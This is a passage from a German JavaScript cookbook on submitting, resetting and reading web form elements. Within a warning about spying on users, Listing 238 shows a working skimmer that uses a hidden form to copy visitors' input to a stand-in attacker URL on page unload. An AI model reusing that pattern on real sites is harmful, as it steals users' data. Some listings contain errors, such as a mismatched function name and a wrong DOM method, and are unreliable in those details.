Abbildung 117: Der Wert von `encoding` ist im Firefox nicht gesetzt, da `enctype` in (X)HTML nicht explizit spezifiziert wurde.

76 Wie kann ich Formulardaten ohne einen Submit-Button verschicken?

Jede Objektrepräsentation eines Webformulars in einer Webseite besitzt eine Methode `submit()`. Deren Aufruf schickt die Werte in dem Formular ab. Der Aufruf der Methode entspricht der Situation, wenn ein Anwender auf einen `Submit`-Button in einem Webformular klickt.

Sie können damit das Abschicken der Formulardaten dem Klick auf einem Hyperlink, einem einfachen Button oder jeder anderen Situation zuordnen, die sich mit einem Eventhandler beschreiben lässt.

Beispiel (`formjssubmit.html`):

```
01 <html>
02 <body>
03 <form action="" method="get">
04 <input name="a" /><input name="b" /><input name="b" /><br />
05 <input type="button" value="OK"
06 onClick="window.document.forms[0].submit()" />
07 </form>
08 </body>
09 </html>
```

Listing 220: Die Anwendung der `submit()`-Methode – Auslösung mit `onClick` bei einem gewöhnlichen Button

Die Zeilen 3 bis 7 definieren ein einfaches Webformular. In den Zeilen 5 und 6 wird mit dem Eventhandler `onClick` die Methode `submit()` aufgerufen und damit das Formular verschickt (`<input type="button" value="OK" onClick="window.document.forms[0].submit()" />`).

Anwendung von `this`

Gerade die Methode `submit()` ist ein hervorragender Kandidat, um mit dem Schlüsselwort `this` zu arbeiten. Damit können Sie sowohl die recht lange Pfadangabe über `window.document` verkürzen als auch universeller arbeiten. Über `this` sprechen Sie das gerade aktuelle Objekt an.

Sie können so auf kompakte Weise zum Beispiel die Position und den Namen oder auch jedes andere Attribut des Formulars beziehungsweise eines Formularelements verändern.

Wenn Sie im obigen Beispiel die Zeile 9 betrachten, kann man `window.document.forms[0].submit()` auch kürzer als `this.form.submit()` schreiben.

Das Schlüsselwort `this` bezieht sich hier auf das Element, das den Eventhandler `onClick` auslöst. Das ist in diesem Fall einfach die Webseite.

Ebenfalls sehen Sie hier einmal explizit das `form`-Objekt und nicht das Objektfeld `forms` im Einsatz. Das `form`-Objekt entspricht also im Beispiel `window.document.forms[0]`. Beachten Sie dazu das Beispiel `formjssubmit2.html` auf der Buch-CD.

Wie kann ich mit einer Grafik Formulardaten versenden?

Selbstverständlich kann eine Grafik ebenfalls als sensitives Element zum Verschicken von Formulardaten verwendet werden. Genau genommen kann jedes Webseitelement verwendet

264 >> Wie kann ich Formulardaten ohne einen Submit-Button verschicken?

werden, das auf einen Eventhandler wie `onClick` oder einen anderen sinnvollen Eventhandler reagieren kann.

Da aber verschiedene Browser bei der Unterstützung von einzelnen Webseitenelementen im Zusammenhang mit Eventhandlern vollkommen unterschiedlich reagieren, müssen Sie hier ausführlich testen. Speziell in Hinsicht auf die Verwendung von Grafiken als sensitivem Element zum Abschicken von Formulardaten können Sie aber einige nahezu immer funktionierende Tricks anwenden.

Grafik im Hyperlink

Wenn Sie eine Grafik in einen Hyperlink-Container einschließen und in dem Hyperlink-Tag den Eventhandler `onClick` auslösen, funktioniert das in nahezu allen Browsern. Allerdings müssen Sie dem `href`-Parameter zur Sicherheit den Wert `#` zuweisen. Dies ist als Referenz auf einen unbenannten lokalen Anker in der Webseite zu verstehen. Das bedeutet, der Link verweist auf die aktuelle Seite, und das unterbindet die eigentliche Funktion eines Hyperlinks – den Sprung auf eine andere Seite. Sie blockieren also quasi die Sprungfunktionalität des Hyperlinks.

Beispiel (`formsubmit4.html`):

```
01 <html>
02 <body>
03 <form action="test.php" method="get">
04 <input name="a" /><input name="b" /><input name="c" /><br />
05 <a href="#" onclick="window.document.forms[0].submit()">
06   </a>
07 </form>
08 </body>
09 </html>
```

Listing 221: Eine Grafik in einem Hyperlink als Submit-Element

Der sensitive Container erstreckt sich von Zeile 3 bis 7. Die Grafikreferenz in Zeile 6 »weiß« dabei nichts davon, dass ein Klick auf sie die Formulardaten absendet. Das obliegt ausschließlich dem umgebenden Container, bei dem `onClick` ausgelöst wird.

Hinweis

Wenn Sie den `href`-Parameter nicht entsprechend explizit setzen (ein Leerstring) oder gar nicht angeben, ist die Reaktion in verschiedenen Browsern indifferent. Meistens ist die Reaktion zumindest nicht so, wie man es wünscht. Beim Leerlassen des Parameters versenden die meisten Browser die Daten zwar (wegen `onClick`), lösen aber zusätzlich den Hyperlink aus und zeigen den Inhalt des aktuellen Verzeichnisses an. Andere Browser versenden die Daten gar nicht, zeigen aber dafür den Inhalt des aktuellen Verzeichnisses an.

Wieder andere Browser lösen dagegen ohne `href="#"` die Versendung der Formulardaten überhaupt nicht aus und tun auch sonst nichts – trotz `onClick`. Mit diesem Parameter `href="#"` sind Sie auf der sicheren Seite.

Verwenden einer Inline-Referenz

Wenn Sie eine Grafik in einen Hyperlink-Container einschließen, können Sie ebenso über den Hyperlink eine Inline-Referenz auslösen und darüber die Formulardaten versenden.

Der Aufruf einer JavaScript-Anweisung kann damit direkt in eine (X)HTML-Referenz geschrieben werden. Dabei wird JavaScript-Code statt einer URL als Verweisziel definiert, indem dem Attribut href in Anführungszeichen eine oder mehrere JavaScript-Anweisungen zugewiesen werden. Dazu müssen Sie in einer entsprechenden (X)HTML-Anweisung das Schlüsselwort javascript (als Protokoll zu verstehen), gefolgt von einem Doppelpunkt, als Attribut angeben. Die Syntax sieht also so aus:

```
<a href="javascript:[JavaScript-Anweisung]">
```

Listing 222: Schema einer Inline-Referenz

Im Fall des Versendens von Formulardaten mit einer Grafik sieht das also so aus:

```
<a href="javascript: window.document.forms[i].submit()"></a>
```

Listing 223: Schema einer Inline-Referenz zum Versenden der Formulardaten bei einem Klick auf eine Grafik, die in einen Hyperlink eingeschlossen ist

Beispiel (*formsubmit5.html*):

```
01 <html>
02 <body>
03 <form action="test.php" method="get">
04 <input name="a" /><input name="b" /><input name="c" /><br />
05 <a href="javascript:window.document.forms[0].submit()">
06 </a>
07 </form>
08 </body>
09 </html>
```

Listing 224: Beispiel einer Inline-Referenz zum Aufruf bei einem Klick auf eine Grafik in einem Hyperlink-Container

Die Zeilen 3 bis 7 definieren ein einfaches Webformular. In den Zeilen 5 bis 6 wird eine Grafik in einen Hyperlink-Container eingeschlossen. In Zeile 5 versenden Sie die Daten des Formulars mit einer Inline-Referenz (``).

77 Wie kann ich das Versenden von Formulardaten mit dem Submit-Button blockieren?

Allgemein werden Formulardaten mit dem `Submit`-Button verschickt. Sie können sogar rein auf Basis von (X)HTML mit einer gewöhnlichen Schaltfläche Formulardaten mit einer Grafik versenden. Dazu verwenden Sie eine spezielle Erweiterung des `<input>`-Tags (*siehe das Rezept »Wie kann ich rein mit (X)HTML eine Grafik zum Abschicken von Formulardaten realisieren?« auf Seite 224*). Sie können nun zum Beispiel auf dieser Basis natürlich auch den Eventhandler `onClick` einsetzen, um darüber die `submit()`-Methode aufzurufen.

Dann sollten Sie aber zur Sicherheit das Versenden der Formulardaten mit `onSubmit` explizit blockieren. Das geht ganz einfach, indem Sie `return false` notieren¹⁸.

18. Oder natürlich gar keinen `Submit`-Button notieren – aber unter Umständen ist diese triviale Vorgehensweise nicht möglich.

Andernfalls können Sie – je nach Browser – nicht sicher sein, ob nicht die Versendung via onSubmit erfolgt, bevor die Versendung mit JavaScript ausgelöst wurde, oder ein Browser noch anders reagiert – etwa die Daten zwei Mal versendet. Wenn Sie die submit()-Methode in einer JavaScript-Funktion in Verbindung mit bestimmten Aktivitäten auslösen wollen, wünschen Sie ja explizit die Versendung mit der submit()-Methode und wollen die Standardfunktionalität eines Webformulars umgehen.

Beispiel (*formsubmit6.html*):

```

01 <html>
02 <script language="JavaScript">
03 function sende() {
04   window.status="Versenden der Daten aktiv";
05   window.document.forms[0].submit();
06   alert("Die Daten wurden verschickt.")
07   window.status="";
08 }
09 </script>
10 <body>
11 <form action="" method="get" name="f" onSubmit="return false">
12   <input type="text" name="text" />
13   <br />
14   <input type="image" name="submit" src="links.gif"
15     onClick="sende()" />
16 </form>
17 </body>
18 </html>
```

Listing 225: Aufruf von submit() mit einem <input>-Tag

Die Zeilen 11 bis 16 definieren ein einfaches Webformular. In Zeile 15 wird mit onClick die Methode sende() aufgerufen. Diese ist in den Zeilen 3 bis 8 definiert. In Zeile 4 wird eine Meldung in der Statuszeile angezeigt. Zeile 5 löst das Versenden aus. In Zeile 6 bekommt der Anwender eine Erfolgsmeldung zu sehen und in Zeile 7 wird die Statuszeile geleert. Beachten Sie Zeile 11, in der das normale Versenden mit onSubmit blockiert wird.

Hinweis

Beachten Sie, dass beim Verwenden einer Grafik als Submit-Element über <input type="image" /> auch die Koordinaten der Position des Mausklicks übertragen werden. Wenn Sie die submit()-Methode direkt aufrufen, werden diese Informationen nicht (!) versendet.

Hinweis

Die meisten Browser versenden die Daten in einem Webformular auch ohne explizite **Submit**-Schaltfläche oder den Aufruf einer entsprechenden JavaScript-Methode über eine der hier vorgestellten Methoden, wenn der Anwender einfach die **Return**-Taste betätigt und das Formular beziehungsweise ein Eingabeelement darin den Fokus hat. Sie können sich indessen auf so ein Verhalten nicht bei allen Browsern verlassen, und es ist kaum sinnvoll, deshalb auf die Bereitstellung einer **Submit**-Schaltfläche zu verzichten.

78 Wie kann ich Formulardaten ohne einen Reset-Button zurücksetzen?

Jede Objektrepräsentation eines Webformulars in einer Webseite besitzt eine Methode `reset()`. Diese leert die Anwendereingaben in einem Webformular und setzt das Formular auf den Anfangszustand zurück.

Der Aufruf der Methode entspricht der Situation, wenn ein Anwender auf einen `Reset`-Button in einem Webformular klickt. Das Zurücksetzen eines Webformulars setzt nur die Felder in dem Webformular zurück. Damit wird nicht die Seite verlassen.

Sie können mit dieser JavaScript-Methode das Zurücksetzen der Formulardaten einem Hyperlink, einem einfachen Button oder jeder anderen Situation zuordnen, die sich mit einem Eventhandler verknüpfen lässt.

Beispiel (`formjsreset.html`):

```
01 <html>
02 <body>
03 <form>
04   <input name="a" /><input name="b" /><input name="c" /><br />
05   <input type="button" value="WischWasch" onClick="this.form.reset" ↵
      ()" />
06 </form>
07 </body>
08 </html>
```

Listing 226: Die Anwendung der `reset()`-Methode – Auslösung mit `onClick` bei einem gewöhnlichen Button

Die Zeilen 3 bis 6 definieren ein einfaches Webformular. In Zeile 5 wird auf einer Schaltfläche mit `onClick` die Methode `reset()` aufgerufen.

Selbstverständlich können Sie auch eine Grafik als sensitives Element zum Zurücksetzen eines Webformulars verwenden. Das funktioniert wie beim Versenden eines Formulars (siehe dazu das Rezept »Wie kann ich Formulardaten ohne einen Submit-Button verschicken?« auf Seite 263).

79 Wie greife ich unter JavaScript grundsätzlich auf die Elemente in einem Webformular zu?

Über JavaScript kann man über das DOM-Modell auf die einzelnen Elemente einer Webseite zugreifen. Ein Formular selbst ist in einer Webseite über ein Element des Objektfeldes mit Namen `forms[]` oder einen Namen zugänglich.

Daneben können Sie für den Zugriff auf Formulare selbstverständlich alle Techniken nutzen, mit denen Sie allgemein Elemente in einer Webseite ansprechen können. Dies sind unter anderem die Methoden `getElementById()`, `getElementsByName()` und `getElementsBy-Name()`. Ebenso können Sie – zumindest im Internet Explorer – das `all`-Objekt nutzen, um auf ein Formular und dessen Elemente zuzugreifen.

Die einzelnen Formularelemente wie Eingabefelder sind über das dem `forms`-Objektfeld untergeordnete Objektfeld `elements` verfügbar. Dessen Indexnummern werden vom Browser automatisch generiert, wenn er ein zugehöriges Objekt bei der Abarbeitung der (X)HTML-Seite

erzeugt und in einem Element des Arrays einordnet. Das erste im Dokument auftretende Formularelement erhält den Index 0, das zweite den Index 1 und so fort. Daneben kann auch auf Formularelemente über einen Namen zugegriffen werden, wenn ein solcher in (X)HTML spezifiziert wurde. Und natürlich stehen die oben genannten Methoden zur Verfügung.

Achtung

Sie können über das Objektfeld `elements` auf alle Formularelemente außer den Einträgen in einem Listenfeld zugreifen. Auf diese erfolgt der Zugriff etwas anders. Siehe dazu das Rezept »Wie greife ich auf die Elemente einer Auswahlliste in einem Listenfeld zu?« auf Seite 284.

Wie erfolgt der Zugriff über das Objektfeld?

In der DOT-Notation erfolgt der Zugriff auf ein Formularelement schematisch so:

```
window.document.forms[index1].elements[index2]
```

Listing 227: Zugriff auf ein Formularelement in einem Webformular

Beispiel:

```
window.document.forms[2].elements[1]
```

Listing 228: Zugriff auf das zweite Formularelement im dritten Formular in einer Webseite

Wie erfolgt der Zugriff über einen Namen?

Sollte für ein Formularelement im (X)HTML-Tag ein `name`-Attribut spezifiziert oder per JavaScript zugewiesen sein, können Sie statt eines Arrayeintrags des Objektfeldes diesen Namen für den Zugriff verwenden. Beispiel:

```
<form name="adresse">
  <input name="vorname">
  ...// weitere Formularelemente
</form>
```

Listing 229: Der Formularcontainer in (X)HTML

```
window.document.adresse.vorname
```

Listing 230: Der Zugriff aus JavaScript auf das Formularelement

Achtung

Beachten Sie, dass beim Zugriff aus JavaScript die Groß- und Kleinschreibung des Namens relevant ist. Obwohl der Wert im (X)HTML-Container gesetzt wird und dort die Groß- und Kleinschreibung des Namens eines (X)HTML-Elements bei Zugriffen aus (X)HTML (etwa bei einer `target`-Angabe) irrelevant ist.

Sie können für den Zugriff auch die Methode `getElementsByName()` verwenden. Dazu geben Sie den Namen des Elements als String-Parameter an. Allerdings müssen Sie noch einen Index angeben, da die Methode ein Array als Rückgabewert liefert. Beispiel:

```
document.getElementsByName("passwort")[0]
```

Listing 231: Einsatz von getElementsByName()

Wie erfolgt der Zugriff über eine ID?

Sollte für ein Formularelement im (X)HTML-Tag ein `id`-Attribut spezifiziert sein, können Sie mit `getElementById()` darauf zugreifen. Sie geben als `String`-Parameter einfach die ID an. Beispiel:

```
document.getElementById("pw")
```

Listing 232: Der Zugriff aus JavaScript auf das Formularelement per getElementById()

Wie erfolgt der Zugriff über einen Tag-Name?

Sie können auf ein Formularelement auch über `getElementsByName()` zugreifen. Als `String`-Parameter geben Sie einfach das Tag an. Allerdings müssen Sie noch einen Index angeben, da die Methode ein Array als Rückgabewert liefert. Beispiel:

```
document.getElementsByName("input")[10]
```

Listing 233: Zugriff auf das 11. Eingabefeld

Wie erfolgt der Zugriff über `this.form` oder `this`?

In vielen Situationen (nicht immer) können Sie mit dem Schlüsselwort `this` und explizit dem `form`-Objekt auf ein Formular zugreifen (`this.form`).

Damit können Sie sowohl die recht lange Pfadangabe über `window.document` verkürzen als auch unabhängig von einem konkreten Formular arbeiten. Über `this` sprechen Sie das gerade aktuelle Objekt an, und von diesem aus können Sie in einer passenden Konstellation (das aktuelle Objekt muss die Webseite sein) auf das Formular und dann von dort auf ein Formularelement zugreifen.

Wenn aus einem Formularcontainer ein Eventhandler verwendet und in einer aufgerufenen Funktion `this` übergeben wird, repräsentiert `this` das Formular. In anderen Konstellationen (Aufruf einer Funktion über einen Eventhandler eines Formularelement-Tags) können Sie mit `this` direkt auf Formularelemente zugreifen (das aktuelle Objekt ist ein Formularelement). Dann repräsentiert `this` bereits das Formularelement selbst.

Für eine konkrete Anwendung der Syntax `this.form` betrachten Sie bitte unter anderem die Rezepte »*Wie kann ich Formulardaten ohne einen Submit-Button verschicken?*« auf Seite 263 oder »*Wie kann ich Formulardaten ohne einen Reset-Button zurücksetzen?*« auf Seite 267. Für ein Beispiel zum direkten Einsatz von `this` als Formularrepräsentation betrachten Sie bitte das Rezept »*Wie greife ich auf den Wert von einem Formularelement zu?*« und dort die verkürzte Variante auf Seite 275. Für eine Anwendung des direkten Zugriffs auf ein Formularelement mit `this` siehe das Rezept »*Wie erfolgt ein verkürzter Zugriff auf ein Formularelement über this?*« und dort das Beispiel auf Seite 277. Dazu finden Sie in diesem Kapitel zahlreiche weitere Beispiele, die diese Techniken verwenden.

Welche Zugriffsform ist sinnvoll?

Für die Art des Zugriffs gelten die gleichen Überlegungen wie für das Formular selbst.

Ein Zugriff über ein Objektfeld ist beim Einsatz von Schleifen effektiver. Ebenso ist es meistens die sinnvollste Möglichkeit zum Zugriff, wenn ein Formularelement über keinen `name`- oder `id`-Parameter im (X)HTML-Tag verfügt.

270 >> Wie greife ich auf den Wert von einem Formularelement zu?

Ein Zugriff über den Namen oder die ID ist meist besser lesbar und toleranter gegenüber Änderungen des Formularaufbaus. Wenn etwa in einem Formular ein neues Formularelement eingefügt wird, müssen Zugriffe über einen Index unter Umständen angepasst werden, während Zugriffe über einen Namen keiner Änderung bedürfen.

Der Zugriff über eine `this`-Referenz ist am universellsten einsetzbar, funktioniert aber nicht in jeder Konstellation.

Der Zugriff über den Tag-Namen erscheint mir persönlich meist recht unübersichtlich, da im Fall von Formularen hauptsächlich `<input>`-Elemente zum Einsatz kommen, die aber die unterschiedlichsten Funktionen ausüben.

Im Grunde bleibt es Ihnen aber in den meisten Situationen selbst überlassen, welche der Varianten Sie vorziehen.

Tipp

Sie können die Zugriffsformen über ein Objektfeld und einen Namen natürlich mischen. Wenn Sie etwa das Formular per Name referenzieren, können Sie auf ein enthaltenes Formularelement per Objektfeld und Index zugreifen und umgekehrt. Beispiel:

```
window.document.adresse.elements[9]
```

Listing 234: Zugriff auf das Formular mit dem Namen adresse und dort auf das zehnte Element

```
window.document.forms[2].nachname
```

Listing 235: Zugriff auf das dritte Formular in der Webseite und dort auf das Formularelement mit dem Namen nachname

80 Wie greife ich auf den Wert von einem Formularelement zu?

Mit Ausnahme des Containers einer Auswahlliste¹⁹ besitzt jede Objektrepräsentation eines Formularelements die Eigenschaft `value`. Damit können Sie mit Ausnahme eines Auswahllistencontainers den Wert eines beliebigen Formularelements abfragen oder setzen. Der Datentyp der Eigenschaft ist in jedem Fall ein String.

Beispiel (`formjs8.html`):

```
01 <html>
02 <script language="JavaScript">
03 function belegeVor() {
04   window.document.forms[0].elements[0].value="Haktar";
05   window.document.a.elements[1].value="Agrajag";
06   window.document.a.c.value="Milliway";
07   window.document.forms[0].d.value="Bistromath";
08 }
09 function macheGross() {
10   var werteVorher="";
```

Listing 236: Setzen und Auslesen der Werte von Formularelementen

19. Das wäre natürlich nicht sinnvoll. Bei einer Auswahlliste interessieren die Einträge in der Liste, und die besitzen die Eigenschaft.

```

11 var werteNachher="";
12 for(i=0;i<window.document.forms[0].length - 1;i++){
13   werteVorher = werteVorher +
14     window.document.forms[0].elements[i].value
15     + "\n";
16   werteNachher = werteNachher +
17     window.document.forms[0].elements[i].value.toUpperCase()
18     + "\n";
19 }
20 alert("Eingegeben haben Sie das:\n" + werteVorher +
21   "\nAbgeschickt wird das:\n" + werteNachher);
22 }
23 </script>
24 <body onLoad="belegeVor()">
25 <form action="" method="get" name="a" onSubmit="macheGross()">
26   <input name="a" /><br />
27   <input name="b" /><br />
28   <input name="c" /><br />
29   <input name="d" /><br />
30   <input type="Submit" value="OK" />
31 </form>
32 </body>
33 </html>

```

Listing 236: Setzen und Auslesen der Werte von Formularelementen (Forts.)

In den Zeilen 3 bis 8 ist eine Funktion `belegeVor()` definiert. Diese belegt die vier einzeiligen Eingabefelder in dem Formular mit Werten vor. Zur Demonstration wird der Zugriff sowohl beim Formular selbst als auch bei den Formularelementen unterschiedlich gehandhabt (über den Namen als auch das Objektfeld).

Hinweis

Solch ein Mischen von Zugriffsformen ist jedoch absolut praxisfern. In der Praxis sollten Sie sich immer für eine Variante entscheiden und diese dann konsequent verwenden.

Beachten Sie in dem Beispiel, dass es in der (X)HTML-Seite sowohl ein Formular mit dem Namen `a` (Zeile 25) als auch ein Formularelement mit dem identischen Namen `a` gibt (Zeile 26). Zwar müssen die Namen in einer Webseite eindeutig sein, aber in diesem Fall befinden sich die beiden Elemente der Webseite in getrennten Namensräumen (der Name des Eingabefeldes ist im Grunde `a.a`). Ein Zugriff der folgenden Art ist also eindeutig:

```
window.document.a.a.value="Haktar";
```

Listing 237: Zugriff auf den Wert des Formularfeldes a im Formular mit dem Namen a**Hinweis**

Diese Wahl gleicher Namen für das Formular als auch eines der darin enthaltenen Formularelemente wurde nur aus Demonstrationszwecken so gewählt und sollte in der Praxis tunlichst unterbleiben.

Die Funktion wird beim Laden der Webseite ausgeführt. Dazu kommt der Eventhandler `onLoad` im `<body>`-Tag zum Einsatz (Zeile 24). *Beachten Sie in diesem Zusammenhang die Warnung auf Seite 250.* Das dort beschriebene Problem wird mit der Verwendung des Event-handlers umgangen.

The screenshot shows a simple HTML form. It contains four text input fields, each containing a string: "Haktar", "Agrajag", "Milliway", and "Bistromath". Below these inputs is a single button labeled "OK". The entire form is enclosed in a light gray border.

Abbildung 118: Die Eingabefelder sind vorbelegt.

Die Funktion `macheGross()` (in den Zeilen 9 bis 22) definiert zwei lokale Variablen (in den Zeilen 10 und 11).

Der Variablen `werteVorher` werden in der folgenden `for`-Schleife die Originaleingaben des Anwenders zugewiesen. Dazu werden sie zu einem String zusammengesetzt und am Ende jedes Wertes eines Eingabefelds wird ein "\n" (eine Steuersequenz für einen Zeilenumbruch) notiert.

Bei der Variablen `werteNachher` passiert im Grunde das Gleiche. Nur wird jede Benutzereingabe durch die Methode `toUpperCase()` der `String`-Klasse in Großbuchstaben konvertiert. Das ist jederzeit möglich, denn `value` enthält ja immer einen String, auch wenn der Anwender Sonderzeichen und Zahlen eingibt (diese bleiben dann einfach unverändert).




Abbildung 119: Die Originaldaten und die zu verschickenden Daten werden dem Anwender angezeigt.

Am Ende der Funktion bekommt der Anwender sowohl seine Originaleingaben als auch die Daten, wie sie verschickt werden, in einem Mitteilungsfenster angezeigt (die Zeilen 20 und 21). Die Funktion `macheGross()` wird vom Eventhandler `onSubmit` ausgelöst. Damit ist gewährleistet, dass diese vor dem Verschicken der Daten abgearbeitet wird.

Achtung

Die Fähigkeit, mit JavaScript auf den Wert in einem Webformularfeld zugreifen zu können, kann natürlich auch missbraucht werden, um einen Anwender auszuspionieren.

So kann ein Skript unbemerkt im Hintergrund laufen, wenn ein Anwender ein Webformular ausfüllt. Dieses Skript, dessen Aufruf zum Beispiel einfach irgendwo in eine externe JavaScript-Datei eingebunden wird, kann entweder permanent die Werte in dem Formular überwachen (etwa rekursiv, wie in dem nachfolgenden kleinen Beispiel) oder aber beim Verlassen eines Eingabefeldes durch den Anwender die eingegebenen Werte kopieren (mit `onBlur` oder auch `onChange`). Dabei kopiert man beispielsweise diese Werte in ein weiteres Formular auf der Seite, das mit versteckten Formularfeldern arbeitet oder aber mit Style Sheets unsichtbar gemacht wird. Beim Verlassen der Seite kann man dann zum Beispiel mit `onUnload` die `submit()`-Methode des versteckten Formulars aufrufen und die Daten an einen interessierten Empfänger senden. Betrachten Sie folgendes Beispiel, wo wir genau so etwas tun und nur der Einfachheit halber nicht mit einer externen JavaScript-Datei arbeiten (*formjs8c.html*):

```
01 <html>
02 <body onUnload="sende()">
03 <form action="dasollendiedatenhin.php" method="get">
04   <input name="a" />
05   <br />
06   <input name="b" />
07   <br />
08   <input name="c" />
09   <br />
10   <input name="d" />
11   <br />
12   <input type="Submit" value="OK" />
13 </form>
14 <form name="kopie" action="http://www.hackersglueck.de/ ↵
  dasollendiedatennichthin.php" method="post">
15   <input type="hidden" name="a" />
16   <input type="hidden" name="b" />
17   <input type="hidden" name="c" />
18   <input type="hidden" name="d" />
19 </form>
20 <script language="JavaScript">
21 function espionage() {
22   window.document.forms[1].elements[0].value =
23     window.document.forms[0].elements[0].value;
24   window.document.forms[1].elements[1].value =
25     window.document.forms[0].elements[1].value;
26   window.document.forms[1].elements[2].value =
27     window.document.forms[0].elements[2].value;
28   window.document.forms[1].elements[3].value =
```

Listing 238: Verstecktes Versenden von Formulardaten an eine zweite URL

274 >> Wie greife ich auf den Wert von einem Formularelement zu?

```

29     window.document.forms[0].elements[3].value;
30     setTimeout("spionage()",5);
31 }
32 function sende() {
33     window.document.forms[1].submit();
34 }
35 espionage();
36 </script>
37 </body>
38 </html>

```

Listing 238: Verstecktes Versenden von Formulardaten an eine zweite URL (Forts.)



Abbildung 120: Das zweite Formular ist in der Webseite nicht zu entdecken.

Wenn ein Anwender die Formulardaten eingibt, wird das zweite Formular permanent auf den gleichen Stand gebracht. Das können Sie leicht sehen, wenn Sie die Formularfelder des zweiten Formulars wieder sichtbar machen. Beim Versenden des eigentlichen Formulars werden die Daten in einem weiteren Schritt an die zweite URL geschickt.



Abbildung 121: Live HTTP Header zeigt den heimlichen Versand des versteckten Formulars.

Es ist übrigens im Grunde noch einfacher, die Formulardaten an verschiedene Adressen zu schicken, wenn man parallel sowohl den [Submit]-Button (die Versendeadresse soll der Anwender sehen) als auch die submit()-Methode für das gleiche Formular (die sendet an eine oder mehrere andere Adresse(n)) verwendet. Auch das kann ein typischer Anwender kaum erkennen. Es ist aber meines Erachtens kein Problem der Technologie, wenn diese Möglichkeiten bestehen, sondern die Verantwortung eines Anwenders, sensible Formulardaten nur auf vertrauenswürdigen Seiten einzugeben. Und nicht zuletzt ist jede Form einer erfolgreichen Täuschung ohne Probleme auch ganz ohne JavaScript erfolgreich. Kaum ein Anwender schaut in den Quellcode, um das falsche Versenden von Formulardaten rein mit HTML zu erkennen.

Wie kann ich den verkürzten Zugriff über this nutzen?

Die mit onSubmit aufgerufene Funktion macheGross() des letzten Beispiels bietet sich für die Verwendung von this an, um über diese Referenz das Formular selbst zu übergeben.

Das gleiche Beispiel mit verkürztem Zugriff über this (*formjs8b.html*):

```
01 <html>
02 <script language="JavaScript">
03 function belegeVor() {
04     window.document.forms[0].elements[0].value="Haktar";
05     window.document.a.elements[1].value="Agrajag";
06     window.document.a.c.value="Milliway";
07     window.document.forms[0].d.value="Bistromath";
08 }
09 function macheGross(frm) {
10     var werteVorher="";
11     var werteNachher="";
12     for(i=0;i<frm.length - 1;i++){
13         werteVorher = werteVorher +
14             frm.elements[i].value
15             + "\n";
16         werteNachher = werteNachher +
17             frm.elements[i].value.toUpperCase()
18             + "\n";
19     }
20     alert("Eingegeben haben Sie das:\n" + werteVorher +
21           "\nAbgeschickt wird das:\n" + werteNachher);
22 }
23 </script>
24 <body onLoad="belegeVor()">
25 <form action="" method="get" name="a" onSubmit="macheGross(this)">
26     <input name="a" /><br />
27     <input name="b" /><br />
28     <input name="c" /><br />
29     <input name="d" /><br />
30     <input type="Submit" value="OK" />
31 </form>
32 </body>
33 </html>
```

Listing 239: Zugriff auf Formularelemente über this

Die in den Zeilen 9 bis 22 definierte Funktion `macheGross()` besitzt in dieser Variante einen Übergabewert `frm`. Dieser wird in der Funktion anstelle von `window.document.forms[0]` verwendet. Beim Aufruf der Funktion in Zeile 25 über den Eventhandler `onSubmit` wird `this` (und damit das Formular selbst, denn der Eventhandler steht im `<form>`-Tag) als Wert für den Parameter übergeben.

81 Wie greife ich auf den Namen eines Formularelements zu?

Jede Objektrepräsentation eines Webformularelements verfügt über die lesbare und auch schreibbare Eigenschaft `name`. Diese Eigenschaft enthält als Wert den Namen des Formularelements und korrespondiert unmittelbar mit dem `name`-Parameter in dem (X)HTML-Container des Formularelements.

Sie können immer über das Objektfeld `elements`, aber auch über die Namenseigenschaft `name` eines Formularelements (wenn der Name spezifiziert ist) sowie über `this` (wenn aus dem Formular selbst der Aufruf erfolgt) auf die Eigenschaft zugreifen.

Unabhängig davon stehen Ihnen selbstverständlich auch alle Techniken für den Zugriff zur Verfügung, mit denen Sie allgemein Elemente in einer Webseite ansprechen können (`getElementById()`²⁰, `getElementsByName()` und `getElementsByTagName()` sowie – zumindest im Internet Explorer – das `all`-Objekt).

Hinweis

Der Zugriff auf `name` über `name` selbst kann etwa dann sinnvoll sein, wenn Sie den alten Namen kennen und einen neuen Namen setzen wollen.

Beispiel (`formjs10.html`):

```

01 <html>
02 <body>
03 <form action="" method="get">
04 <input name="vorname" />
05 <input name="nachname" />
06 <input name="ort" />
07 <br />
08 <input type="Submit" value="Ihre Bestellung" />
09 </form>
10 <hr />
11 <script language="JavaScript">
12   for(i = 0; i < window.document.forms[0].length - 1; i++){
13     document.write(
14       "Der Name des " + (i + 1) +
15       ". Formularelements, wie er in HTML gesetzt wurde: "
16       + window.document.forms[0].elements[i].name + ".<br />");
17     window.document.forms[0].elements[i].name = (i + 1);
18   }

```

Listing 240: Zugriff auf die Namen der Formularelemente

20. Dann muss aber natürlich bei dem Formularelement eine ID gesetzt sein.

```

19   for(i = 0; i < window.document.forms[0].length - 1; i++){
20     document.write("Der Name des " + (i + 1) +
21       ". Formularelements, wie er mit JavaScript geändert wurde: " +
22       + window.document.forms[0].elements[i].name + ".<br />");
23   }
24 </script>
25 </body>
26 </html>

```

Listing 240: Zugriff auf die Namen der Formularelemente (Forts.)

In den Zeilen 3 bis 9 wird ein Webformular definiert, und die enthaltenen Formularelemente bekommen über das name-Attribut Werte zugewiesen. In den Zeilen 12 bis 18 finden Sie eine for-Schleife²¹, in der zuerst der per (X)HTML festgelegte Name ausgegeben und dann ein neuer Name zugewiesen wird.

Hinweis

Beachten Sie, dass der neue Name über die numerische Variable *i* und eine arithmetische Berechnung ermittelt wird. Der Name ist jedoch immer ein String, und die Konvertierung erfolgt automatisch im Hintergrund.

In der zweiten Schleife werden die geänderten Namen ausgegeben.

Wie erfolgt ein verkürzter Zugriff auf ein Formularelement über this?

